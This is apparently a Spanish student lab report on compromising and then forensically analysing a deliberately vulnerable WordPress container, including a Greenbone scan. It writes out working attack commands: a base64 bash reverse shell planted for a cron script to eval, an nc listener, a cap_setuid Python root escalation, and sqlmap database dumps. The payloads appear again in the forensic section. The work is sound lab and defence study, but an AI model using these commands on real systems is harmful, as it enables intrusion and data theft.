-rwxr--r-- 1 kvzlx kvzlx 164 Jun  9 2024 /home/kvzlx/.cron_script.sh
```

Figura 13: Archivos que se pueden leer con los permisos de “www-data”.

```
www-data@6c855c77abd1:/home/kvzlx$ ls -a
ls -a
.
..
.bash_logout
.bashrc
.cron_script.sh
.profile
www-data@6c855c77abd1:/home/kvzlx$ stat .cron_script.sh
stat .cron_script.sh
  File: .cron_script.sh
  Size: 164          Blocks: 8          IO Block: 4096   regular file
Device: 0,64      Inode: 3146239      Links: 1
Access: (0744/-rwxr--r--)  Uid: ( 1000/    kvzlx)  Gid: ( 1000/    kvzlx)
Access: 2024-06-09 23:29:42.000000000 +0000
Modify: 2024-06-09 23:29:42.000000000 +0000
Change: 2025-02-14 11:54:19.938770072 +0000
 Birth: 2025-02-14 11:54:19.938770072 +0000
```

Figura 14: Información sobre el script *.cron_script.sh*

El script se encarga de leer el contenido del archivo `/var/www/html/.wp-encrypted.txt`, decodificarlo de base64 y luego ejecutarlo usando `eval`. Esto significa que lo que esté contenido en ese archivo, una vez decodificado, se ejecuta como comandos en bash (Figura 15). Además este script parece tener la peculiaridad de que se ejecuta periódicamente cada unos pocos segundos. La idea es modificar el archivo `.wp-encrypted.txt` e injectar comandos propios. Concretamente usar de nuevo la técnica de *reverse shell*.

```
www-data@6c855c77abd1:/home/kvzlx$ cat .cron_script.sh
cat .cron_script.sh
#!/bin/bash
ENC_PASS=$(cat /var/www/html/.wp-encrypted.txt)
DECODED_PASS=$(echo $ENC_PASS | base64 -d)

echo $DECODED_PASS > /tmp/decoded.txt

eval "$DECODED_PASS"
```

Figura 15: Contenido del script `.cron_script.sh`

Por lo tanto, mediante el siguiente comando se prepara (codificando en base64) un *payload* de *reverse shell* y lo almacena en el archivo `.wp-encrypted.txt` (que no existía previamente) y posteriormente lo ejecutará el script `.cron_script.sh`:

```
1 echo -n 'bash -i >& /dev/tcp/172.17.0.1/4443 0>&1' | base64 > /var/www/html
   ./wp-encrypted.txt
```

A continuación, en otro terminal de la máquina host se ejecuta `nc -lvp 4443` y se espera a que el comando introducido permita el acceso. Con esto se obtiene acceso como el usuario “kvzlx” (Figura 16).

```
(kali㉿kali)-[~]
$ nc -lvp 4443
listening on [any] 4443 ...
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 48782
bash: cannot set terminal process group (9354): Inappropriate ioctl for device
bash: no job control in this shell
kvzlx@6c855c77abd1:~$
```

Figura 16: Bash del usuario “kvzlx”

A continuación se busca obtener el acceso como root. Primero se usa LinPeas para buscar formas de escalar los privilegios. Se descarga y se ejecuta mediante:

```
1 wget https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.
      sh
2 sh linpeas.sh
```

El resultado muestra un archivo de interés: `/opt/python3` (Figura 17).

Este archivo tiene como propietario al root, sin embargo es legible y ejecutable por todos los usuarios (Figura 18).

Por lo tanto este archivo es un intérprete de Python al que se le han asignado *capabilities*, en particular *cap_setuid*, lo que permite que al ejecutarlo se pueda cambiar el UID efectivo a 0 mediante código Python. Para ello se ejecuta lo siguiente:

```
1 /opt/python3 -c "import os; os.setuid(0); print(os.getuid()); os.system('/bin/sh')"
```

Y de esta forma se obtiene acceso como root a la máquina virtual (Figura 19).

1.2 Fallos, detalles descubiertos y otros

1.2.1 WPScan

Durante la fase de exploración se ha intentado hacer uso de la herramienta de WPScan. Sin embargo no es capaz de encontrar WordPress en la ip proporcionada, probablemente debido a un plugin activo que ofusca WordPress (dicho plugin resultará ser “Hide My WP”). Por lo tanto, el siguiente comando para encontrar los usuarios, no funcionará:

```
1 wpscan --url http://norc.labs --enumerate u
```

Sin embargo, empleando la label *-force* e indicando el directorio donde se encuentra WordPress, es capaz de detectarlo:

```
1 wpscan --url http://norc.labs --force  
2 --wp-content-dir wp-admin --enumerate u
```

Esto permite extraer que la versión de WordPress es la 6.5.5 (Figura 20). No se encontraron vulnerabilidades útiles relacionadas.

1.2.2 Detección de plugins y vulnerabilidades

Durante la fase de exploración se intentaron hacer escaneos con *gobuster* con el objetivo de encontrar plugins instalados:

```
1 gobuster dir -u http://norc.labs/wp-content/plugins/  
2 -w /usr/share/wordlists/dirb/common.txt -x php,html,txt
```

Se encontraron múltiples carpetas, indicando la presencia de plugins, sin embargo los ficheros no parecen indicar los cuáles fueron instalados ni su versión.

Una vez se encontró la forma de acceder a la base de datos fue posible extraer más información sobre los plugins activos. Para ello nos centramos en la tabla *wp_options*. Primero se obtuvieron las columnas de las tablas:

```
www-data@bc855c:/abdi:/home/lcvzLx$ cat  
Files with capabilities (limited to 50):  
/opt/python3 cap_setuid=ep
```

Figura 17: Resultados de la ejecución de LinPeas

```
kvzlx@6c855c77abd1:~$ stat /opt/python3
  stat /opt/python3
    File: /opt/python3
      Size: 6839928  Blocks: 13368  IO Block: 4096  regular file
Device: 0.64  Inode: 3146241  Links: 1
Access: (0755/-rwxr-xr-x) Uid: (     0/   root)  Gid: (     0/   root)
Access: 2025-02-19 14:36:22.598986491 +0000
Modify: 2024-07-01 18:06:00.000000000 +0000
Change: 2025-02-14 11:54:27.130363921 +0000
 Birth: 2025-02-14 11:54:27.114355923 +0000
```

Figura 18: Información sobre `/opt/python3`

```
kvxzl@0c855c77abd1:~$ /opt/python3 -c "import os; os.setuid(0); print(os.getuid()); os.system('/bin/sh')"  
<stdin>:1: UserWarning: setuid(0) is not supported  
whoami  
root  
root@kvxzl:~$
```

Figura 19: Acceso como root a la máquina virtual

Figura 20: Ejecución de WPScan

```

1 sqlmap -u "http://172.17.0.2/wp-login.php"
2   --cookie="wordpress_logged_in=*" 
3   -D wordpress -T wp_options --columns
4   --tamper=space2comment
5   --level=3 --risk=3
6   --random-agent
7   --threads=8
8   --time-sec=1

```

Column	Type
autoload	varchar(20)
option_id	bigint(20) unsigned
option_name	varchar(191)
option_value	longtext

A continuación se extrajo el valor de *option_value* de aquellas filas con *option_name* = *active_plugins*.

```

1 sqlmap -u "http://172.17.0.2/wp-login.php"
2   --cookie="wordpress_logged_in=*" 
3   -D wordpress -T wp_options
4   -C "option_value" --dump --where "option_name='active_plugins'" 
5   --tamper=space2comment
6   --threads=8

```

Los plugins que parecen activos en el sistema son los siguientes, aunque no se recuperaron sus versiones:

```

1 option_value:
2   "password-protected/password-protected.php"
3   "hide-my-wp/index.php"
4   "loginizer/loginizer.php"
5   "wp-fastest-cache/wpFastestCache.php"

```

A continuación, y también a través de la base de datos, se pudieron obtener versiones de dos plugins: *Loginizer* y *Password Protected*. Sin embargo, no parece haber vulnerabilidades útiles relacionadas.

```

1 sqlmap -u "http://172.17.0.2/wp-login.php"
2   --cookie="wordpress_logged_in=*" 
3   -D wordpress -T wp_options
4   --dump -C option_name,option_value
5   --where "option_name LIKE '%version%'"

```

```
6      --tamper=space2comment  
7      --threads=8
```

option_name	option_value
db_version	57155
initial_db_version	57155
loginizer_version	1.8.8
password_protected_version	2.7.2

Se intentó buscar algún “resto” del plugin “loginizer” que ayudara a encontrar la contraseña en texto plano con el siguiente comando:

```
1 sqlmap -u "http://172.17.0.2/wp-login.php"  
2     --cookie="wordpress_logged_in=*"  
3     -D wordpress -T wp_loginizer_logs --dump  
4     --tamper=space2comment  
5     --threads=8
```

No se encontró nada útil.

```
1 ip : 172.17.0.1  
2 url: http://norc.labs/ghost-login  
3 time : 1739535328  
4 count : 1  
5 lockout : 0  
6 username : admin
```

1.2.3 Tema de WordPress

Con intención de obtener acceso a WordPress, se buscó en la base de datos información sobre el tema activo:

```
1 sqlmap -u "http://172.17.0.2/wp-login.php"  
2     --cookie="wordpress_logged_in=*"  
3     -D wordpress -T wp_options -C "option_value"  
4     -where "option_name='template'" --dump  
5     --tamper=space2comment  
6     --threads=8
```

El resultado es el siguiente:

```
1 +-----+  
2 | option_value |  
3 +-----+
```

4	thehack
5	+-----+

Sin embargo no se han encontrado vulnerabilidades relacionadas con el tema “thehack”.

1.2.4 Recuperación de contraseñas

Otro intento de acceder al servicio WordPress ha sido tratar de aprovecharse del sistema de recuperación de contraseñas. En WordPress, el campo user_activation_key que se almacena en la base de datos (en la tabla wp_users) corresponde precisamente al “token” utilizado en el proceso de recuperación de contraseñas. Cuando un usuario hace clic en “I Forgot My Password” y se inicia el proceso de recuperación, WordPress genera un “token” que se guarda en ese campo y se envía en el enlace de restablecimiento por correo. Sin embargo, formar manualmente dicho enlace a partir del “token” recuperado de la tabla “wp_users” no ha permitido acceder a dicha funcionalidad. Uno de los intentos de formar el enlace manualmente ha sido el siguiente:

```
1 http://norc.labs/ghost-login?action=rp&key=$P$BFpcNsFZsbezQ2GQrihhpR9zXdqa1O  
 .&login=admin
```

2 Segunda fase: Análisis Forense Post-Explotación

2.1 Análisis manual del sistema

2.1.1 Análisis del servicio WordPress

La versión instalada de WordPress es la 6.7.2, que en el momento del análisis es la más reciente, lo cual descarta vulnerabilidades conocidas en el núcleo del sistema.

El siguiente paso es un análisis de la página del servicio de Wordpress. La configuración parece inalterada excepto por el estado de los plugins. Se puede ver en la Figura 21 que todos los plugins se encuentran desactivados excepto un nuevo plugin llamado *WP Console*.




Figura 21: Plugins desactivados de Wordpress y nuevo plugin WP Console.

WP Console es un plugin para WordPress que proporciona una interfaz de consola interactiva dentro del panel de administración. Su principal finalidad es permitir a desarrolladores y administradores del sitio ejecutar comandos PHP directamente desde el navegador, facilitando tareas de depuración, pruebas de código y acceso al entorno interno de WordPress. A través de esta consola, el usuario puede interactuar con funciones nativas de WordPress, consultar variables, instanciar clases y realizar operaciones sobre la base de datos o el sistema de archivos.

2.1.2 Revisión de logs del sistema

Una de las primeras comprobaciones realizadas fue verificar la existencia del archivo `/var/log/auth.log`, que normalmente contiene registros relacionados con la autenticación del sistema, como inicios de sesión, conexiones SSH o escaladas de privilegios. Sin embargo, al intentar acceder a dicho archivo, el sistema devolvió un error indicando que no existe:

```
1 cat /var/log/auth.log
```

```
2 cat: /var/log/auth.log: No such file or directory
```

Esta ausencia puede deberse a una configuración deliberada del sistema para no generar estos registros, o a que el archivo haya sido eliminado de forma manual. En el contexto de un incidente de seguridad, sería razonable sospechar que se trata de una acción realizada por el atacante para ocultar sus huellas y dificultar el análisis forense posterior.

2.1.3 Historial de comandos ejecutados

Se consultó el archivo *.bash_history* del usuario comprometido con el objetivo de identificar posibles comandos ejecutados tras el acceso al sistema. Este archivo suele contener información valiosa sobre las acciones realizadas en sesiones anteriores, pero en este caso solo se registran unas pocas entradas:

```
1 cat ~/.bash_history
2
3 export TERM=xterm
4 nano /var/www/norc.labs/wp-content/plugins/password-protected/password-
      -protected.php
5 nano /var/www/norc.labs/wp-content/plugins/password-protected/theme/password-
      -protected-login.php
6 exit
7 exit
```

El historial muestra únicamente la apertura de archivos del plugin *password-protected*, lo que podría indicar una manipulación manual de su código fuente. No obstante, no se puede afirmar con certeza que estos comandos hayan sido ejecutados por el atacante, ya que su bajo número sugiere que el historial ha sido vaciado, que el shell estaba configurado para no registrar actividad, o que el acceso se realizó a través de otro método (como una shell inversa no interactiva).

2.1.4 Procesos en ejecución

Se realizó una inspección de los procesos activos en el sistema mediante el comando *ps aux*. En la salida (Figura 22) se observan múltiples procesos relevantes para el análisis forense, lo más destacable, actividades directamente asociadas a la intrusión.

```
1 ps aux
```

Entre los procesos ejecutados por el usuario *www-data*, se encuentran comandos que establecen una conexión de tipo *reverse shell* con la dirección IP *10.0.2.15* en el puerto *4444*, redirigiendo la entrada y salida de Bash a través de una conexión TCP. Esta técnica es empleada comúnmente por atacantes para mantener acceso remoto al sistema comprometido sin ser detectados fácilmente.

```

www-data 8818 0.0 0.0 2576 1536 ? S 03:14 0:00 sh -c /bin/bash -c 'bash -i >/dev/tcp/10.0.2.15/4444 0>61'
www-data 8819 0.0 0.0 3924 3060 ? S 03:14 0:00 /bin/bash -c bash -i >/dev/tcp/10.0.2.15/4444 0>1 /var/www/norc.labs/v
www-data 8820 0.0 0.0 4188 3444 ? S 03:14 0:00 bash -i /var/www/norc.labs/v
root 20306 0.0 0.0 5980 3156 ? S 04:16 0:00 /usr/sbin/CRON /var/www/norc.labs/v
kvzlx 20308 0.0 0.0 2576 1452 ? S 04:16 0:00 /bin/sh -c /home/kvzlx/.cron_script.sh /var/www/norc.labs/v
kvzlx 20310 0.0 0.0 3924 2852 ? S 04:16 0:00 /bin/bash /home/kvzlx/.cron_script.sh /var/www/norc.labs/v
kvzlx 20315 0.0 0.0 3387 1452 ? S 04:16 0:00 /bin/bash -i /var/www/norc.labs/v
root 20454 0.0 0.0 13844 3364 pts/0 S 04:39 0:00 /usr/bin/python3 -c import os; os.setuid(0); print(os.getuid()); os.system('/bin/sh')
root 20485 0.0 0.0 2576 1444 ? S 04:39 0:00 sh -c /bin/sh
root 20486 0.0 0.0 2576 1672 ? S 04:39 0:00 /bin/sh
www-data 20808 0.0 0.3 34264 44832 ? S 04:55 0:00 /usr/sbin/apache2 -k start /var/www/norc.labs/v
root 22287 0.0 0.0 8188 3364 pts/0 Ss 06:32 0:00 bash /var/www/norc.labs/v
root 26696 0.0 0.0 8100 4264 pts/0 R+ 11:22 0:00 ps aux

```

Figura 22: Procesos sospechosos detectados en ejecución

```

root@06c855c77abd1:/# getcap /opt/python3
/opt/python3 cap_setuid=ep

```

Figura 23: Capacidades del binario /opt/python3

Además, se observan procesos bajo el usuario *kvzlx* relacionados con la ejecución de un script oculto llamado *.cron_script.sh*, el cual ya había sido identificado en etapas anteriores del análisis. Este script es el encargado de ejecutar comandos extraídos de un archivo codificado en Base64, como parte del mecanismo de persistencia del atacante.

También se detectó la ejecución del binario */opt/python3* con un fragmento de código en línea que llama a *os.setuid(0)* y lanza una shell con *os.system("/bin/sh")*, lo cual representa una técnica de escalada de privilegios. Este binario posee la capacidad especial *cap_setuid+ep* (Figura 23), como se confirma con el siguiente comando:

```

1 getcap /opt/python3
2 /opt/python3 cap_setuid=ep

```

Esta capacidad permite que el binario se ejecute con el identificador de usuario *UID 0* (root), incluso cuando es lanzado por usuarios sin privilegios. Esto sugiere que el atacante usó este binario específicamente con el fin de lograr una escalada de privilegios sin necesidad de modificar los permisos tradicionales del sistema (como el bit SUID).

Nota: La Figura 22 se tomó inmediatamente después de comprometer la máquina en el entorno de laboratorio, antes de que los procesos maliciosos se ocultaran o finalizaran. En un incidente real esta visibilidad puede ser considerablemente menor; aun así, la captura resulta valiosa para ilustrar la cadena de ataque documentada en los apartados 2.1.5 y 2.6.

2.1.5 Búsqueda de Archivos Ocultos y Artefactos Sospechosos

Durante el análisis manual del sistema, se realizó una búsqueda sistemática de archivos ocultos o colocados en ubicaciones sospechosas que pudieran haber sido dejados o usados por el atacante como parte de sus mecanismos de persistencia, escalada de privilegios o para almacenar herramientas.

Se utilizó principalmente la utilidad *find* de Linux con diferentes criterios de búsqueda.

Primero se buscaron archivos cuyos nombres comienzan con un punto (“.”) en directorios comúnmente utilizados por atacantes o aplicaciones web, como */tmp*, */var/tmp*, directorios

```

root@9122fbfe1706:/# find /tmp /var/tmp /home /var/www -maxdepth 3 -type f -name ".*" -ls 2>/dev/null
2907401      4 -rw-r--r--  1 kvzlx    kvzlx      3526 Apr 23  2023 /home/kvzlx/.bashrc
2907400      4 -rw-r--r--  1 kvzlx    kvzlx      220  Apr 23  2023 /home/kvzlx/.bash_logout
2907402      4 -rw-r--r--  1 kvzlx    kvzlx      807  Apr 23  2023 /home/kvzlx/.profile
2917270      4 -rw-r--r--  1 kvzlx    kvzlx     165  Feb 18 23:44 /home/kvzlx/.wget-hsts
2910936      4 -rwxr--r--  1 kvzlx    kvzlx     164  Jun  9  2024 /home/kvzlx/.cron_script.sh
2917265      4 -rwxr--r--  1 www-data www-data     57  Feb 18 23:31 /var/www/html/.wp-encrypted.txt
2914364      4 -rwxr-xr-x  1 www-data www-data     577 Feb 18 22:50 /var/www/norc.labs/.htaccess

```

Figura 24: Búsqueda de archivos ocultos.

personales y el directorio web.

```

1 # Buscar archivos ocultos (-name ".*") de tipo fichero (-type f)
2 find /tmp /var/tmp /home /var/www -maxdepth 3 -type f -name ".*" -ls 2>/dev/
null

```

Esta búsqueda localiza dos archivos relevantes: `/var/www/html/.wp-encrypted.txt` y `/var/www/html/.cron_script.sh` (Figura 24):

A continuación se buscaron archivos con los bits SUID o SGID activados, ya que estos pueden ser utilizados por atacantes para obtener privilegios elevados.

```

1 # Buscar archivos (-type f) con bit SUID (-perm -4000) o SGID (-perm -2000)
2 find / -xdev \(-perm -4000 -o -perm -2000 \) -type f -ls 2>/dev/null

```

Esta búsqueda identificó los binarios estándar del sistema que legítimamente usan estos permisos (ej. `passwd`, `su`, `mount`, `ssh-agent`, etc.).

2.1.6 Archivo oculto con contenido malicioso

Como se ha dicho, durante la inspección del directorio raíz del servidor web `/var/www/html/`, se identificó un archivo oculto con el nombre `.wp-encrypted.txt`. Su ubicación y su nombre lo convierten en un elemento sospechoso. Al listar el contenido del directorio, se observa lo siguiente:

```

1 ls -la /var/www/html/
2
3 total 16
4 drwxr-xr-x 1 www-data www-data 4096 Feb 18 17:15 .
5 drwxr-xr-x 1 root      root      4096 Jul  1  2024 ..
6 -rw-r--r-- 1 www-data www-data   57 Feb 18 17:33 .wp-encrypted.txt

```

El archivo es propiedad del usuario `www-data` (el mismo que utiliza el servidor web Apache) y tiene permisos de lectura para cualquier usuario del sistema. Esta configuración permite que el contenido del archivo sea accesible, por ejemplo, desde scripts automatizados o tareas programadas.

A continuación, se examinó su contenido:

```

1 cat /var/www/html/.wp-encrypted.txt

```

```
2  
3 YmFzaCAtaSA+JiAvZGV2L3RjcC8xNzIuMTcuMC4xLzQ0NDMgMD4mMQ==
```

El texto contenido está codificado en Base64. Al decodificarlo, se obtiene el siguiente comando:

```
1 bash -i >& /dev/tcp/172.17.0.1/4444 0>&1
```

Este comando establece una *reverse shell* mediante Bash, redirigiendo la entrada y salida estándar a través de una conexión TCP con destino a la IP *172.17.0.1* en el puerto *4444*. Esta técnica es comúnmente utilizada por atacantes para obtener control remoto sobre una máquina comprometida.

La forma en que este archivo se oculta, combinado con su contenido malicioso y su vinculación con otros elementos descubiertos (como el *.cron_script.sh*), sugiere que forma parte de un mecanismo de diseñado para ejecutar código arbitrario de forma periódica en el sistema.

2.2 GreenBone

Greenbone es una suite de herramientas de seguridad informática especializada en el escaneo de vulnerabilidades y gestión de riesgos. Su solución más conocida es Greenbone Vulnerability Management (GVM), que anteriormente se llamaba OpenVAS (Open Vulnerability Assessment System). Es una plataforma de código abierto ampliamente utilizada para identificar y gestionar vulnerabilidades en redes y sistemas.



Greenbone

Figura 25: GreenBone Logo

2.2.1 Instalar y Ejecutar GreenBone

Para analizar las vulnerabilidades que puede tener nuestra máquina virtual, primero debemos instalar GreenBone en kali, para analizar la imagen.

1. Instalación en Kali:

```
1 sudo apt update && sudo apt install -y gvm  
2 sudo gvm-setup # ~30-45 minutos  
3 sudo gvm-start
```




Figura 26: Configuración de TaskWizard de GreenBone




Figura 27: Vulnerabilidades resultantes de GreenBone

2. **Escaneo de la máquina virtual:** Para empezar a analizar la imagen de la máquina virtual vulnerable, y con ella en ejecución, debemos ir a la sección de tasks y usar Task-Wizard para cubrir la IP (como se puede ver en la figura 26), y que nos devuelvan las vulnerabilidades ordenadas por su gravedad (figura 27).
3. **Perfil recomendado:** *Full and Fast Ultimate*

2.2.2 Resultados de GreenBone

Los resultados que obtuvimos de GreenBone se basan en las siguientes cinco vulnerabilidades, ordenadas por su grado de gravedad:

The screenshot shows a web-based security tool interface. At the top, there are several tabs: 'Failed to find config file...', 'Troubleshooting - Green...', 'Greenbone Security Ass...', 'Scan Config can't be crea...', and others. Below the tabs, the main area has a header with 'Dashboard', 'Scans', 'Assets', 'Resilience', 'Metrics', 'Configuration', 'Administration', and 'Help'. A navigation bar on the left includes 'Greenbone', 'Dashboard', 'Vulnerability', 'Wordpress Fastest Cache Plugin < 1.2.2 SQL Vulnerability', 'Summary', 'Detection Result', 'Insight', 'Affected Software/OS', 'Solution', and 'References'. The 'Affected Software/OS' section notes 'Wordpress Fastest Cache plugin prior to version 1.2.2'. The 'Solution' section indicates 'Solution Type: Vendorfix' and 'Affected Version: < 1.2.2 or later'. The 'References' section lists 'CVE: CVE-2023-6063' and 'Other: https://nmap.org/vulnerability/30a74105-8ade-4198-ab03-1cf9297443e/'. The central content area displays a detailed report for a specific vulnerability, including sections for 'Severity' (7.5), 'Host IP' (172.17.0.2), 'Name' (nrec-labs), 'Location' (80/tcp), and 'Created' (Tue, Apr 1, 2023 3:17 PM UTC). The report itself contains sections for 'Summary', 'Detection Result', 'Insight', and 'Affected Software/OS'.

Figura 28: SQL Injection en Fastest Cache en GreenBone

SQL Injection en Fastest Cache (CVE-2023-6063)

La vulnerabilidad CVE-2023-6063 afecta al plugin WP Fastest Cache para WordPress en versiones anteriores a la 1.2.2. Esta vulnerabilidad se debe a que el plugin no sanitiza ni escapa adecuadamente los parámetros antes de utilizarlos en una declaración SQL. Esto permite que usuarios no autenticados exploten la vulnerabilidad mediante una inyección SQL, manipulando la base de datos subyacente (Figura 28).

- **Gravedad:** 7.5 (CVSS v3.1)
- **Versiones afectadas:** < 1.2.2
- **Ruta:** /wp-content/plugins/wp-fastest-cache/
- **Mecanismo de ataque:**

```
1 sqlmap -u "http://example.com/wp-content/plugins/wp-fastest-cache/lib/file.php?action=delete&file=1" --dbms=mysql --technique=T --time-sec=5
```

- **Impacto:** Ejecución remota de SQL (RCE en casos graves)
- **Evidencia forense:**

- Logs de MySQL con consultas anómalas
- Entradas en *wp_options* con metadatos modificados

Transmisión de Credenciales en Texto Claro

La vulnerabilidad de Transmisión de Credenciales en Texto Claro se refiere a la práctica insegura de enviar credenciales de usuario (nombre de usuario y contraseña) sin cifrar a través




Figura 29: Transmisión de Credenciales en Texto Claro en GreenBone

de la red. En este caso, las credenciales se transmiten en texto claro mediante una solicitud HTTP POST al endpoint `/wp-login.php` (Figura 29). Un supuesto ataque se realizaría interceptando el tráfico de red utilizando herramientas como proxies o sniffers. Los atacantes pueden capturar los paquetes de datos que contienen las credenciales en texto claro y utilizarlas para realizar ataques de credential stuffing (uso de credenciales robadas en múltiples sitios) o session hijacking (secuestro de sesión).

- **Gravedad:** 4.8 (CVSS v3.1)
- **Endpoint afectado:** `/wp-login.php`
- **Paquetes capturados:**

```

1 POST /wp-login.php HTTP/1.1
2 Host: norc.labs
3 Content-Type: application/x-www-form-urlencoded
4
5 log=admin&pwd=Passw0rd123&wp-submit=Log+In

```

- **Riesgo:** Credential stuffing + session hijacking

Algoritmos MAC Débiles en SSH (CVE-2023-48795)

La vulnerabilidad CVE-2023-48795 afecta a ciertos algoritmos de autenticación de mensajes (MAC) utilizados en conexiones SSH (Figura 30). Los algoritmos vulnerables, como `umac-64-etm@openssh.com` y `umac-64@openssh.com`, son susceptibles a ataques de colisión que pueden permitir a un atacante descifrar parcialmente el tráfico SSH.

- **Gravedad:** 2.6 (CVSS v3.1)




Figura 30: Algoritmos MAC Débiles en SSH en GreenBone

- **Protocolo afectado:** SSH (puerto 22/tcp)

- **Algoritmos vulnerables:**

```

1 umac-64-etm@openssh.com
2 umac-64@openssh.com

```

- **Riesgo:** Descifrado parcial de tráfico mediante ataques de colisión

- **Remediación:**

```

1 # En /etc/ssh/sshd_config
2 MACs hmac-sha2-512-etm@openssh.com,hmac-sha2-256-etm@openssh.com

```

Divulgación de Timestamps TCP (RFC 7323)

La vulnerabilidad de Divulgación de Timestamps TCP se refiere a la exposición de marcas de tiempo en los paquetes TCP (Figura 31), como se define en RFC 7323. Estas marcas de tiempo pueden ser utilizadas por un atacante para calcular el tiempo de actividad (uptime) del sistema.

- **Gravedad:** 2.6 (CVSS v3.1)

- **Protocolo afectado:** TCP

- **Evidencia:**

```

1 Packet 1: 96876528
2 Packet 2: 96877612 (diferencia de 1,084 ms)

```

- **Impacto:** Cálculo de uptime del sistema

